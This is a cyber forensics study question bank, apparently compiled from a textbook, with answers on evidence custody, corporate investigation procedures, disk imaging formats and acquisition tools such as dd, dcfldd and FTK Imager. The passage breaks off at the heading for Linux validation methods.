Question Bank Cyber Forensics

Unit I:

(BOOK: - GUIDE TO COMPUTER FORENSIC AND INVESTIGATION)

1. Define Computer Forensics. (pg 2)

ANS:

"Computer forensics involves obtaining and analyzing digital information for use as evidence in civil, criminal, or administrative."

The Fourth Amendment to the U.S. Constitution (and each state's constitution) protects everyone's rights to be secure in their person, residence, and property from search and seizure, for example.

Computer forensics is also different from data recovery, which involves recovering information from a computer that was deleted by mistake or lost during a power surge or server crash, for example.

The evidence can be **inculpatory** (in criminal cases, the expression is "incriminating") or **exculpatory,** meaning it might clear the suspect. Investigators often examine a computer disk not knowing whether it contains evidence.


2. Explain the Investigation Triad (pg 4,5)

ANS:

Investigators often work as a team to make computers and networks secure in an organization.

The computer investigations function is one of three in a triad that makes up computing security. In an enterprise network environment, the triad consists of the following parts

- **Vulnerability** assessment and risk management
- Network **intrusion** detection and incident **response**
- Computer **investigations**



Vulnerability assessment and risk management:

When you work in the vulnerability assessment and risk management group, you test and verify the integrity of standalone workstations and network servers. This integrity check covers the physical security of systems and the security of operating systems (OSs) and applications.

People who work in this group test for known vulnerabilities of OSs and applications used in the network. This group also launches attacks on the network and its workstations and servers to assess vulnerabilities. Typically, people performing this task have several years of experience in UNIX and Windows administration.

Network intrusion detection and incident response:

Professionals in the vulnerability assessment and risk management group also need skills in network intrusion detection and incident response. This group detects intruder attacks by using automated tools and monitoring network firewall logs manually. When an external attack is detected, the response team tracks, locates, and identifies the intrusion method and denies further access to the network. If an intruder launches an attack that causes damage or potential damage, this team collects the necessary evidence, which can be used for civil or criminal litigation against the intruder. Litigation is the legal process of establishing criminal or civil liability in court.

Computer investigations:

The computer investigations group manages investigations and conducts forensic analysis of systems suspected of containing evidence related to an incident or a crime. For complex casework, the computer investigations group draws on resources from those involved in vulnerability assessment, risk management, and network intrusion detection and incident response.

This group resolves or terminates all case investigations.

3. List standard systems analysis steps to be applied when preparing a for forensic investigation case. (pg30,31)

ANS:

When preparing a case, you can apply standard systems analysis steps, explained in the following list, to problem solving.

• **Make an initial assessment about the type of case you're investigating—**To assess the type of case you're handling, talk to others involved in the case and ask questions about the incident. Have law enforcement or company security officers already seized the computer, disks, and other components? Do you need to visit an office or another location? Was the computer used to commit a crime, or does it contain evidence about another crime?

• **Determine a preliminary design or approach to the case—**Outline the general steps you need to follow to investigate the case. If the suspect is an employee and you need to acquire his or her system, determine whether you can seize the computer during work hours or have to wait until evening or weekend hours. If you're preparing a criminal case, determine what information law enforcement officers have already gathered.

• **Create a detailed checklist—**Refine the general outline by creating a detailed checklist of steps and an estimated amount of time for each step. This outline helps you stay on
track during the investigation.

• **Determine the resources you need—**Based on the OS of the computer you're investigating, list the software you plan to use for the investigation, noting any other software or tools you might need.

• **Obtain and copy an evidence drive—**In some cases, you might be seizing multiple computers along with Zip disks, Jaz drives, CDs, USB drives, PDAs, and other removable media. Make a forensic copy of the disk.

• **Identify the risks—**List the problems you normally expect in the type of case you're handling. This list is known as a standard risk assessment. For example, if the suspect seems knowledgeable about computers, he or she might have set up a logon scheme that shuts down the computer or overwrites data on the hard disk when someone tries to change the logon password.

• **Mitigate or minimize the risks—**Identify how you can minimize the risks. For example, if you're working with a computer on which the suspect has likely password protected the hard drive, you can make multiple copies of the original media before starting. Then if you destroy a copy during the process of retrieving information from the disk, you have additional copies.

• **Test the design—**Review the decisions you've made and the steps you've completed. If you have already copied the original media, a standard part of testing the design involves comparing hash values ensure that you copied the original media correctly.

• **Analyze and recover the digital evidence—**Using the software tools and other resources you've gathered, and making sure you've addressed any risks and obstacles, examine the disk to find digital evidence.

• **Investigate the data you recover—**View the information recovered from the disk, including existing files, deleted files, and e-mail, and organize the files to help prove the suspect's guilt or innocence.

• **Complete the case report—**Write a complete report detailing what you did and what you found.

• **Critique the case—**Self-evaluation is an essential part of professional growth. After you complete a case, review it to identify successful decisions and actions and determine how you could have improved your performance.

4. In the company-policy violation case, What are some initial assessments you should make for a computer investigation? (pg 32)

ANS:

You can begin assessing this case as follows:

• **Situation—** for eg: Employee abuse case.

• **Nature of the case—**Side business conducted on the employer's computer.

• **Specifics of the case**—The employee is reportedly conducting a side business on his employer's computer that involves registering domain names for clients and setting up their Web sites at local ISPs. Co-workers have complained that he's been spending too much time on his own business and not performing his assigned work duties. Company policy states that all company-owned computing assets are subject to inspection
by company management at any time. Employees have no expectation of privacy when operating company computer systems.

• **Type of evidence—**Small-capacity USB drive.
• **Operating system—**Microsoft Windows XP.
• **Known disk format—**FAT16.
• **Location of evidence—**One USB drive recovered from the employee's assigned computer.

5. What in an evidence custody form? What information does it contain? (pg 33-35)
ANS:
An **evidence custody form, also called a chain-of-evidence form**, which helps you document what has and has not been done with the original evidence and forensic copies of the evidence.
Consider creating a **single-evidence** form (which lists each piece of evidence on a separate page) and a **multi evidence form** , depending on the administrative needs of your investigation.

Corporation X
Security Investigations
This form is to be used for one to ten pieces of evidence

Case No.:		Investigating Organization:	
Investigator:			
Nature of Case:			
Location where evidence was obtained:			

Description of evidence:	Vendor Name	Model No./Serial No.
Item #1		
Item #2		
Item #3		
Item #4		
Item #5		
Item #6		
Item #7		
Item #8		
Item #9		
Item #10		

Evidence Recovered by:		Date & Time:	
Evidence Placed in Locker:		Date & Time:	

Item #	Evidence Processed by	Disposition of Evidence	Date/Time
			Page __ of __

Figure 2-2 A sample multi-evidence form used in a corporate environment

An evidence custody form usually contains the following information:

- **Case number:** Number the organization assigns when an investigation is initiated.
- **Investigating organization**: The name of the organization. In large corporations with global facilities, several organizations might be conducting investigations in different geographic areas.
- **Investigator:** The name of the investigator assigned to the case. If many investigators are assigned, specify the lead investigator's name.
- **Nature of case:** A short description of the case. For example, in the corporate environment, it might be "Data recovery for corporate litigation" or "Employee policy violation case."
- **Location evidence was obtained:** The exact location where the evidence was collected. If we're using multi-evidence forms, a new form should be created for each location.
- **Description of evidence**: A list of the evidence items, such as "hard drive, 20 GB" or "one USB drive, 128 MB." On a multi-evidence form, write a description for each item of evidence we acquire.
- **Vendor name:** The name of the manufacturer of the computer evidence.
- **Model number or serial number:** List the model number or serial number (if available) of the computer component. Many computer components, including hard drives, memory chips, and expansion slot cards, have model numbers but not serial numbers.
- **Evidence recovered by**: The name of the investigator who recovered the evidence. The chain of custody for evidence starts with this information. The person placing his or her name on this line is responsible for preserving, transporting, and securing the evidence.

- **Date and time:** The date and time the evidence was taken into custody. This information establishes exactly when the chain of custody starts.
- **Evidence placed in locker:** Specifies which approved secure container is used to store evidence and when the evidence was placed in the container.
- **Item #/Evidence processed by/Disposition of evidence/Date/Time: When** we or another authorized investigator retrieves evidence from the evidence locker for processing and analysis, list the item number and the name, and then describe what was done to the evidence.
- **Page:** The forms used to catalog all evidence for each location should have page numbers. List the page number, and indicate the total number of pages for this group of evidence.

A single-evidence form, which lists only one piece of evidence per page. This form gives more flexibility in tracking separate pieces of evidence for the chain-of-custody log. It also has more space for descriptions, which is helpful when finalizing the investigation and creating a case report. With this form, we can accurately account for what was done to the evidence and what was found. Use evidence forms as a reference for all actions taken during the investigative analysis.

6. What is the procedure for securing the evidence? (pg 35,36)

ANS:

To secure and catalog the evidence contained in large computer components, you can use large evidence bags, tape, tags, labels, and other products available from police supply vendors or office supply stores.

Be sure to place computer evidence in a well-padded container. Padding prevents damage to the evidence as you transport it to your secure evidence locker, evidence room, or computer lab. Save discarded hard drive boxes, antistatic bags, and packing material for computer hardware when you or others acquire computer devices.

7. Explain procedures for Corporate High-tech Investigations with respect to: (pg 37-43)

a. **Employee Termination Cases**
b. **Internet Abuse Investigation**
c. **Email Abuse Investigation**
d. **Attorney-client Privilege investigations**
e. **Media Leak investigation**
f. **Industry Espionage investigations**

ANS:

a. Employee Termination Cases

The majority of investigative work for termination cases involves employee abuse of corporate assets. Incidents that create a hostile work environment, such as viewing pornography in the workplace and sending inappropriate e-mail messages, are the predominant types of cases investigated. The following sections describe key points for conducting an investigation that might lead to an employee's termination. Consulting with your organization's general counsel and Human Resources Department for specific directions on how to handle these investigations is recommended. Your organization must have appropriate policies in place.

b. Internet Abuse Investigations

The information in this section applies to an organization's internal private network, not a public ISP. Consult with your organization's general counsel after reviewing this list, and make changes according to their directions to build your own procedures. To conduct an investigation involving Internet abuse, you need the following:

- The organization's Internet proxy server logs
- Suspect computer's IP address obtained from your organization's network administrator
- Suspect computer's disk drive
- Your preferred computer forensics analysis tool

The following steps outline the recommended processing of an Internet abuse case:

1. Use the standard forensic analysis techniques and procedures
2. Using tools such as DataLifter or Forensic Toolkit's Internet keyword search option, extract all Web page URL information.

3. Contact the network firewall administrator and request a proxy server log, if it's available, of the suspect computer's network device name or IP address for the dates of interest. Consult with your organization's network administrator to confirm that these logs are maintained and how long the time to live (TTL) is set for the network's IP address assignments that use Dynamic Host Configuration Protocol (DHCP).
4. Compare the data recovered from forensic analysis to the proxy server log data to confirm that they match.
5. If the URL data matches the proxy server log and the forensic disk examination, continue analyzing the suspect computer's drive data, and collect any relevant downloaded inappropriate pictures or Web pages that support the allegation. If there are no matches between the proxy server logs, and the forensic examination shows no contributing evidence, report that the allegation is unsubstantiated.
Before investigating an Internet abuse case, research your state or country's privacy laws. Many countries have unique privacy laws that restrict the use of computer log data, such as proxy server logs or disk drive cache files, for any type of investigation. Some state or federal laws might supersede your organization's employee policies. Always consult with your organization's attorney. For companies with international business operations, jurisdiction is a problem; what is legal in the United States, such as examining and investigating a proxy
server log, might not be legal in Germany, for example. For investigations in which the proxy server log doesn't match the forensic analysis that found
inappropriate data, continue the examination of the suspect computer's disk drive.

c. E-mail Abuse Investigations
E-mail investigations typically include spam, inappropriate and offensive message content, and harassment or threats.
E-mail is subject to the same restrictions as other computer evidence data, in that an organization must have a defined policy.
The following list is what we need for an investigation involving e-mail abuse:

- An electronic copy of the offending e-mail that contains message header data; consult with the e-mail server administrator
- If available, e-mail server log records; consult with e-mail server administrator to see whether they are available
- For e-mail systems that store users' messages on a central server, access to the server; consult with e-mail server administrator
- For e-mail systems that store users' messages on a computer as an Outlook .pst or .ost file, for example, access to the computer so that we can perform a forensic analysis on it
- The preferred computer forensics analysis tool, such as Forensic Toolkit or ProDiscover

This is the recommended procedure for e-mail investigations:
1. For computer-based e-mail data files, such as Outlook .pst or .ost files, use the standard forensic analysis techniques and procedures for the drive examination.

2. For server-based e-mail data files, contact the e-mail server administrator and obtain an electronic copy of the suspect and victim's e-mail folder or data.

3. For Web-based e-mail investigations, such as Hotmail or Gmail, use tools such as Forensic Toolkit's Internet keyword search option to extract all related e-mail address information.

4. Examine header data of all messages of interest to the investigation.

c. Attorney-Client Privilege Investigations
When conducting a computer forensics analysis under attorney-client privilege (ACP) rules for an attorney, you must keep all findings confidential. The attorney you're working for is the ultimate authority over the investigation. For investigations of this nature, attorneys typically request that you extract all data from drives. It's your responsibility to comply with the attorney's directions. Because of the large quantities of data a drive can contain, the attorney will want to know about everything of interest on the drives. Many attorneys like to have printouts of the data you have recovered, but printouts can present problems when you have log files with several thousand pages of data or CAD drawing programs that can be read only by proprietary programs. The following list shows the basic steps for conducting an ACP case:

1. Request a memorandum from the attorney directing to start the investigation. The memorandum must state that the investigation is privileged communication and list the name and any other associates' names assigned to the case.

2. Request a list of keywords of interest to the investigation.

3. After we have received the memorandum, initiate the investigation and analysis. Any findings we made before receiving the memorandum are subject to discovery by the opposing attorney.

4. For drive examinations, make two bit-stream images of the drive using a different tool for each image, such as EnCase for the first and ProDiscover or SafeBack for the second. If we have large enough storage drives, make each bit-stream image uncompressed so that if it becomes corrupt, we can still examine uncorrupted areas with the preferred forensic analysis tool.

5. If possible, compare hash values on all files on the original and re-created disks. Typically, attorneys want to view all data, even if it's not relevant to the case. Many GUI forensics tools perform this task during bit-stream imaging of the drive.

6. Methodically examine every portion of the drive (both allocated and unallocated data areas) and extract all data.

7. Run keyword searches on allocated and unallocated disk space. Follow up the search results to determine whether the search results contain information that supports the case.

8. For Windows OSs, use specialty tools to analyse and extract data from the Registry, such as AccessData Registry Viewer or a Registry viewer program. Use the Edit, Find menu option in Registry Editor, for example, to search for keywords of interest to the investigation.

9. For binary files such as CAD drawings, locate the correct program and, if possible, make printouts of the binary file content. If the files are too large, load the specialty program on a separate workstation with the recovered binary files so that the attorney can view them.

10. For unallocated data (file slack space or free space) recovery, use a tool that removes or replaces nonprintable data, such as X-Ways Forensics Specialist Gather Text function.

11. Consolidate all recovered data from the evidence bit-stream image into well-organized folders and subfolders. Store the recovered data output, using a logical and easy-to-follow storage method for the attorney or paralegal.

e. Media Leak Investigations

The following guidelines for media leak investigations:

- Examine e-mail, both the organization's e-mail servers and private e-mail accounts (Hotmail, Yahoo!, Gmail, and so on), on company-owned computers.
- Examine Internet message boards, and search the Internet for any information about the company or product. Use Internet search engines to run keyword searches related to the company, product, or leaked information. For example, we might search for "graphite-composite bicycle sprocket" for a bicycle manufacturer that was the victim of a media leak about a new product in development.
- Examine proxy server logs to check for log activities that might show use of free e-mail services, such as Gmail. Track back to the specific workstations where these messages originated and perform a forensic analysis on the drives to help determine what was communicated.
- Examine known suspects' workstations, perform computer forensics examinations on persons of interest, and develop other leads on possible associates.
- Examine all company phone records for any calls to known media organizations.

The following list outlines steps to take for media leaks:

1. Interview management privately to get a list of employees who have direct knowledge of the sensitive data.
2. Identify the media source that published the information.
3. Review company phone records to see who might have had contact with the news service.
4. Obtain a list of keywords related to the media leak.
5. Perform keyword searches on proxy and e-mail servers.

6. Discreetly conduct forensic disk acquisitions and analysis of employees of interest.

7. From the forensic disk examinations, analyse all e-mail correspondence and trace any sensitive messages to other people who haven't been listed as having direct knowledge of the sensitive data.

8. Expand the discreet forensic disk acquisition and analysis for any new persons of interest.

9. Consolidate and review the findings periodically to see whether new clues can be discovered.

10. Report findings to management routinely, and discuss how much further to continue the investigation.

f. Industrial Espionage Investigations

The following list includes staff may need when planning an industrial espionage investigation:

- The computing investigator who is responsible for disk forensic examinations
- The technology specialist who is knowledgeable about the suspected compromised technical data
- The network specialist who can perform log analysis and set up network monitors to trap network communication of possible suspects
- The threat assessment specialist (typically an attorney) who is familiar with federal and state laws and regulations related to ITAR or EAR and industrial espionage

In addition, consider the following guidelines when initiating an international espionage investigation:

- Determine whether this investigation involves a possible industrial espionage incident, and then determine whether it falls under ITAR or EAR.
- Consult with corporate attorneys and upper management if the investigations must be conducted discreetly.
- Determine what information is needed to substantiate the allegation of industrial espionage.
- Generate a list of keywords for disk forensics and network monitoring.
- List and collect resources needed for the investigation.
- Determine the goal and scope of the investigation; consult with management and the company's attorneys on how much work we should do.
- Initiate the investigation after approval from management, and make regular reports of activities and findings.

The following are planning considerations for industrial espionage investigations:

- Examine all e-mail of suspected employees, both company-provided e-mail and free Web-based services.
- Search Internet newsgroups or message boards for any postings related to the incident.
- Initiate physical surveillance with cameras on people or things of interest to the investigation.
- If available, examine all facility physical access logs for sensitive areas, which might include secure areas where smart badges or video surveillance recordings are used.
- If there's a suspect, determine his or her location in relation to the vulnerable asset that was compromised.
- Study the suspect's work habits.
- Collect all incoming and outgoing phone logs to see whether any unique or unusual places were called.

8. What are the requirements to set up a workstation for computer forensics? (pg 45,46)
ANS:

With current computer forensics hardware and software, configuring a computer workstation or laptop as a forensic workstation is simple. All that's required are the following:

- A workstation running Windows XP or Vista
- A write-blocker device
- Computer forensics acquisition tool
- Computer forensics analysis tool
- A target drive to receive the source or suspect disk data

- Spare PATA or SATA ports
- USB ports

Additional useful items include the following:

- Network interface card (NIC)
- Extra USB ports
- FireWire 400/800 ports
- SCSI card
- Disk editor tool
- Text editor tool
- Graphics viewer program
- Other specialized viewing tools

9. What are the resources required for forensic investigation? (pg 46)

ANS:

Start by gathering the resources you identified in your investigation plan. You need the following items:

- Original storage media
- Evidence custody form
- Evidence container for the storage media, such as an evidence bag
- Bit-stream imaging tool; in this case, the ProDiscover Basic acquisition utility
- Forensic workstation to copy and examine the evidence
- Secure evidence locker, cabinet, or safe

10. Write a short note on Bit-stream Copies (pg 47)

ANS:

A bit-stream copy is a bit-by-bit copy (also known as a **sector copy**) of the original drive or storage medium and is an exact duplicate.

- The more exact the copy, the better chance we have of retrieving the evidence we need from the disk. This process is usually referred to as "**acquiring an image**" or "**making an image**" of a suspect drive.
- A bit-stream copy is different from a simple backup copy of a disk.
- Backup software can only copy or compress files that are stored in a folder or are of a known file type. Backup software can't copy deleted files and e-mails or recover file fragments.
- A bit-stream image is the file containing the bit-stream copy of all data on a disk or disk partition. For simplicity, it's usually referred to as an "**image**," "**image save**," or "**image file**." Some manufacturers also refer to it as a **forensic copy.**
- To create an exact image of an evidence disk, copying the image to a target disk that's identical to the evidence disk is preferable.
- The target disk's manufacturer and model, in general, should be the same as the original disk's manufacturer and model.
- If the target disk is identical to the original, the size in bytes and sectors of both disks should also be the same.
- Some image acquisition tools can accommodate a target disk that's a different size than the original.
- Older computer forensics tools designed for MS-DOS work only on a copied disk.
- Current GUI tools can work on both a disk drive and copied data sets that many manufacturers refer to as "image saves."

11. Explain the following terms: (pg 60)

a. Bit-stream image b. Chain of custody c. Evidence custody form d. Evidence bags
e. Repeatable findings f. forensic workstations

ANS:

- **bit-stream copy:** A bit-by-bit duplicate of data on the original storage medium. This process
- is usually called "acquiring an image" or "making an image."

- **bit-stream image:** The file where the bit-stream copy is stored; usually referred to as an "image,
- image save," or "image file."
- **chain of custody:** The route evidence takes from the time the investigator obtains it until thecase is closed or goes to court.
- **evidence bags:** Nonstatic bags used to transport removable media, hard drives, and other computer components.
- **evidence custody form:** A printed form indicating who has signed out and been in physical possession of evidence.
- **forensic workstation:** A workstation set up to allow copying forensic evidence, whether on a hard drive, USB drive, CD, or Zip disk. It usually has software preloaded and ready to use.
- **multi-evidence form:** An evidence custody form used to list all items associated with a case.
- **repeatable finding**s: Being able to obtain the same results every time from a computer forensics examination.
- **single-evidence form** A form that dedicates a page for each item retrieved for a case. It allows storage locker. investigators to add more detail about exactly what was done to the evidence each time it was taken from the

12. What is data acquisition? What are its types? What is its goal? Explain. (pg 100)
ANS:

Data acquisition is the process of copying data. For computer forensics, it's the task of collecting digital evidence from electronic media.

- There are two types of data acquisition: **static acquisitions** and **live acquisitions.**
- The future of data acquisitions is shifting toward live acquisitions because of the use of disk encryption with newer operating systems (OSs).
- In addition to encryption concerns, collecting any data that's active in a suspect's computer RAM is becoming more important to digital investigations.
- The processes and data integrity requirements for static and live acquisitions are the same.
- The only shortcoming with live acquisitions is not being able to perform repeatable processes, which are critical for collecting digital evidence.
- With static acquisitions, if we have preserved the original media, making a second static acquisition should produce the same results.
- The data on the original disk is not altered, no matter how many times an acquisition is done.
- Making a second live acquisition while a computer is running collects new data because of dynamic changes in the OS.
- The goal when acquiring data for a static acquisition is to preserve the digital evidence.
- Many times, we have only one chance to create a reliable copy of disk evidence with a data acquisition tool.
- In addition, failures can and do occur, so we should learn how to use several acquisition tools and methods.
- We should always search for newer and better tools to ensure the integrity of the forensics acquisitions.

13. Explain different types of data acquisition formats along with its advantages and disadvantages. (pg 101,102)
ANS:

- The data a computer forensics acquisition tool collects is stored as an image file in one of three formats. Two formats are open source and the third is proprietary.
- Many computer forensics acquisition tools create a disk-to-image file in an older open-source format, known as **raw**, as well as their own **proprietary** format.
- The new open-source format, **Advanced Forensic Format** (AFF), is starting to gain recognition from computer forensics examiners.

1. Raw Format:

- Examiners performed a bit-by-bit copy from one disk to another disk the same size or larger.
- As a practical way to preserve digital evidence, vendors (and some OS utilities, such as the Linux/UNIX dd command) made it possible to write bit-stream data to files.
- This copy technique creates simple sequential flat files of a suspect drive or data set. The output of these flat files is referred to as a raw format.
- This format has unique advantages and disadvantages to consider when selecting an acquisition format.
  - **Advantages:-**
    1. Fast data transfers
    2. Capability to ignore minor data read errors on the source drive.
  - **Disadvantage:-**
    1. It requires as much storage space as the original disk or data set.
    2. some raw format tools, typically freeware versions, might not collect marginal (bad) sectors on the source drive, meaning they have a low threshold of retry reads on weak media spots on a drive.
- Several commercial acquisition tools can produce raw format acquisitions and typically provide a validation check by using Cyclic Redundancy Check (CRC-32), Message Digest 5 (MD5), and Secure Hash Algorithm (SHA-1 or newer) hashing functions.

2. Proprietary Formats:

Proprietary formats typically offer several features that complement the vendor's analysis tool, such as the following:-

1. The option to compress or not compress image files of a suspect drive, thus saving space on the target drive.
2. The capability to split an image into smaller segmented files for archiving purposes, such as to CDs or DVDs, with data integrity checks integrated into each segment.
3. The capability to integrate metadata into the image file, such as date and time of the acquisition, hash value (for self-authentication) of the original disk or medium, investigator or examiner name, and comments or case details.

- The **disadvantage** of proprietary format acquisitions is:-
  1. The inability to share an image between different vendors' computer forensics analysis tools.
  2. File size limitation for each segmented volume.

3. Advanced Forensic Format:

Dr. Simson L. Garfinkel of Basis Technology Corporation recently developed a new open source acquisition format called Advanced Forensic Format (AFF).

- This format has the following design goals:-
  1. Creating compressed or uncompressed image files
  2. No size restriction for disk-to-image files
  3. Providing space in the image file or segmented files for metadata
  4. Simple design with extensibility
  5. Open source for multiple computing platforms and OSs
  6. Offer internal consistency checks for self-authentication
- File extensions include .afd for segmented image files and .afm for AFF metadata.
- Because AFF is open source, computer forensics vendors will have no implementation restrictions on this format.

14. What are the different data collection methods? Explain (pg 103)
ANS:

There are two types of acquisitions: **static acquisitions** and **live acquisitions**.

- Typically, a static acquisition is done on a computer seized during a police raid, for example.
- If the computer has an encrypted drive, a live acquisition is done if the password or passphrase is available—meaning the computer is powered on and has been logged on to by the suspect.

- Static acquisitions are always the preferred way to collect digital evidence.
- However, they do have limitations in some situations, such as an encrypted drive that's readable only when the computer is powered on or a computer that's accessible only over a network.
- For both types of acquisitions, data can be collected with four methods:
    1. creating a **disk-to- image file**,
    2. creating a **disk-to-disk copy**,
    3. creating **a logical** disk-to-disk or **disk-to-data file**,
    4. creating a **sparse copy of a folder or file**.
- Creating a **disk-to-image** file is the most common method and offers the most flexibility for the investigation. With this method, we can make one or many copies of a suspect drive.
- These copies are bit-for-bit replications of the original drive.
- Sometimes we can't make a disk-to-image file because of hardware or software errors or incompatibilities.
- This problem is more common when we have to acquire older drives. For these drives, we might have to create a **disk-to-disk copy** of the suspect drive.
- Several imaging tools can copy data exactly from an older disk to a newer disk. These programs can adjust the target disk's geometry (its cylinder, head, and track configuration) so that the copied data matches the original suspect drive.
- Collecting evidence from a large drive can take several hours. If time is limited, consider using a **logical acquisition or sparse acquisition data copy** method.
- **A logical acquisition** captures only specific files of interest to the case or specific types of files.
- **A sparse acquisition** is similar but also collects fragments of unallocated (deleted) data; use this method only when we don't need to examine the entire drive.
- In electronic discovery for the purpose of litigation, a logical acquisition is becoming the preferred method, especially with large data storage systems.
- To determine which acquisition method to use for an investigation, consider the size of the source (suspect) disk.
- If the source disk is very large, such as 500 GB or more, make sure we have a target disk that can store a disk-to-image file of the large disk.
- If we don't have a target disk of comparable size, review alternatives for reducing the size of data to create a verifiable copy of the suspect drive.
- When working with large drives, an alternative is using tape backup systems. Snap-Back and SafeBack have special software drivers designed to write data from a suspect drive to a tape backup system through standard PCI SCSI cards.
- The **advantage** of this type of acquisition is that there's no limit to the size of data that can be acquired.
- The one big **disadvantage**, especially with microprocessor systems, is that it can be slow and time consuming.

15. Explain acquiring data with dd command and dcfldd in Linux? (pg 116,119)
ANS:

- **Acquiring Data with dd in Linux :**

A unique feature of a forensic Linux Live CD is that it can mount and read most drives. To perform a data acquisition on a suspect computer, all you need are the following:

- A forensic Linux Live CD
- A USB, FireWire, or SATA external drive with cables
- Knowledge of how to alter the suspect computer's BIOS to boot from the Linux Live CD
- Knowledge of which shell commands to use for the data acquisition

The **dd command**, available on all UNIX and Linux distributions, means **"data dump."** This command, with many functions and switches, can be used to read and write data from a media device and a data file. The dd command is not bound by a logical file system's data structures, meaning the drive doesn't have to be mounted for dd to access it. For example, if you list a physical device name, the dd command copies the entire device—

all data files, slack space, and free space (unallocated data) on the device. The dd command creates a raw format file that most computer forensics analysis tools can read, which makes it useful for data acquisitions.

- **Acquiring Data with dcfldd in Linux :**

The dd command is intended as a data management tool; it's not designed for forensics acquisitions. Because of these shortcomings, Nicholas Harbour of the **Defense Computer Forensics Laboratory (DCFL)** developed a tool that can be added to most UNIX/Linux OSs. This tool, **the dcfldd command,** works similarly to the dd command but has many features designed for computer forensics acquisitions. The following are important functions dcfldd offers that aren't possible with dd:

- Specify hexadecimal patterns or text for clearing disk space.
- Log errors to an output file for analysis and review.
- Use the hashing options MD5, SHA-1, SHA-256, SHA-384, and SHA-512, with logging and the option of specifying the number of bytes to hash, such as specific blocks or sectors.
- Refer to a status display indicating the acquisition's progress in bytes.
- Split data acquisitions into segmented volumes with numeric extensions (unlike dd's limit of 99).
- Verify the acquired data with the original disk or media data.

When using dcfldd, you should follow the same precautions as with dd. The dcfldd command can also write to the wrong device, if you aren't careful. The following examples show how to use the dcfldd command to acquire data from a 64 MB USB drive, although you can use the command on a larger media device. All commands need to be run from a privileged root shell session. To acquire an entire media device in one image file, you type the following command at the shell prompt:

```
dcfldd if=/dev/sda of=usbimg.dat
```

16. What are the different acquisition tools in forensics? Explain (pg 120-123)(pg138-139)
ANS:

- Many computer forensics software vendors have developed acquisition tools that run in Windows.
- These tools make acquiring evidence from a suspect drive more convenient, especially when we use them with hot-swappable devices, such as USB-2, FireWire 1394A and 1394B, or SATA, to connect disks to the workstation.

1. Windows XP Write-Protection with USB Devices:

- When Microsoft updated Windows XP with Service Pack 2 (SP2), a new feature was added to the Registry: The USB write-protection feature blocks any writing to USB devices.
- On your acquisition workstation, simply connect the suspect drive to the USB external drive or connector after we've modified the Windows Registry to enable write-protection.
- To update the Registry, we need to perform three tasks.
  - First, back up the Registry in case something fails while we're modifying it.
  - Second, modify the Registry with the write protection feature.
  - Third, create two desktop icons to automate switching between enabling and disabling writes to the USB device.

2. Acquiring Data with a Linux Boot CD:

- The Linux OS has many features that are applicable to computer forensics, especially data acquisitions.
- Physical access for the purpose of reading data can be done on a connected media device, such as a disk drive, a USB drive, or other storage devices.
- In Windows OSs and newer Linux kernels, when we connect a drive via USB, FireWire, external SATA, or even internal PATA or SATA controllers, both OSs automatically mount and access the drive.
- In static acquisitions, this automatic access corrupts the integrity of evidence. When acquiring data with Windows, we must use a write-blocking device or Registry utility.
- With a correctly configured Linux OS, such as a forensic Linux Live CD, media aren't accessed automatically, which eliminates the need for a write-blocker.
- If we need to acquire a USB drive that doesn't have a write-lock switch, use one of the forensic Linux Live CDs to access the device.

3. Capturing an Image with ProDiscover Basic:

- ProDiscover automates many acquisition functions, unlike current Linux tools.
- Because USB drives are typically small, a single image file can be acquired with no need to segment it.
- Before acquiring data directly from a suspect drive with ProDiscover Basic, always use a hardware write-blocker device or the write protection method for USB-connected drives.

4. Capturing an Image with AccessData FTK Imager:

- FTK Imager is a Windows data acquisition program that's included with a licensed copy of AccessData Forensic Toolkit.
- FTK Imager is designed for viewing evidence disks and disk-to-image files created from other proprietary formats.
- FTK Imager can read AccessData .ad1, Expert Witness (EnCase) .e01, SafeBack, SMART .s01, and raw format files.
- FTK Imager can make disk-to-image copies of evidence drives and enables we to acquire an evidence drive from a logical partition level or a physical drive level.
- We can also define the size of each disk-to-image file volume, allowing we to segment the image into one or many split volumes.

5. SnapBack DatArrest:

- SnapBack DatArrest from Columbia Data Products is an older forensics acquisition program that runs from a true MS-DOS boot floppy disk.
- It can make an image of an evidence drive in three ways: disk to SCSI drive (magnetic tape or Jaz disk), disk to network drive, and disk to disk.
- SnapBack DatArrest provides network drivers so that we can boot from a forensic boot floppy disk and access a remote network server's drive.

6. NTI SafeBack:

- SafeBack, another reliable MS-DOS acquisition tool, is small enough to fit on a forensic boot floppy disk. It performs an SHA-256 calculation for each sector copied to ensure data integrity.
- During the acquisition, SafeBack creates a log file of all transactions it performs. The log file includes a comment field where we can identify the investigation and data you collect.
- SafeBack does the following:
    - Creates image files
    - Copies from a suspect drive to an image on a tape drive
    - Copies from a suspect drive to a target drive by using a parallel port laplink cable
    - Copies a partition to an image file
    - Compresses image files to reduce the number of volume segments

7.DIBS USA RAID:

- DIBS USA has developed Rapid Action Imaging Device (RAID) to make forensically sound disk copies.
- DIBS USA RAID is a portable computer system designed to make disk-to-disk images.
- The copied disk can then be attached to a write-blocker device connected to a forensic workstation for analysis.

8. ILook Investigator IXimager:

- IXimager runs from a bootable floppy disk or CD. It's a standalone proprietary format acquisition tool designed to work only with ILook Investigator.
- It can acquire single drives and RAID drives. It supports IDE (PATA), SCSI, USB, and FireWire devices.
- The IXimager proprietary format can be converted to a raw format if other analysis tools are used.
- IXimager has three format options:
    - IDIF—A compressed format

- IRBF—A raw format
- IEIF—An encrypted format for added security

9. ASRData SMART:

- ASRData SMART is a Linux forensics analysis tool that can make image files of a suspect drive.
- SMART can produce proprietary or raw format images and includes the following capabilities:
  - Robust data reading of bad sectors on drives
  - Mounting suspect drives in write-protected mode
  - Mounting target drives, including NTFS drives, in read/write mode
  - Optional compression schemes to speed up acquisition or reduce the amount of storage needed for acquired digital evidence

10. Australian Department of Defence PyFlag:

- The Australian Department of Defence created the PyFlag tool.
- Intended as a network forensics analysis tool, PyFlag can create proprietary format Expert Witness image files and uses sgzip and gzip in Linux.

17. What are the different ways to validate the acquired data? Explain. (pg 126-129)
ANS:

- Validating digital evidence requires using a hashing algorithm utility, which is designed to create a binary or hexadecimal number that represents the uniqueness of a data set, such as a file or disk drive.
- This unique number is referred to as a "**digital fingerprint**." Because hash values are unique, if two files have the same hash values, they are identical, even if they have different filenames.
- The following sections discuss how to perform validation with some currently available acquisition programs:

➢ **Linux Validation Methods:**
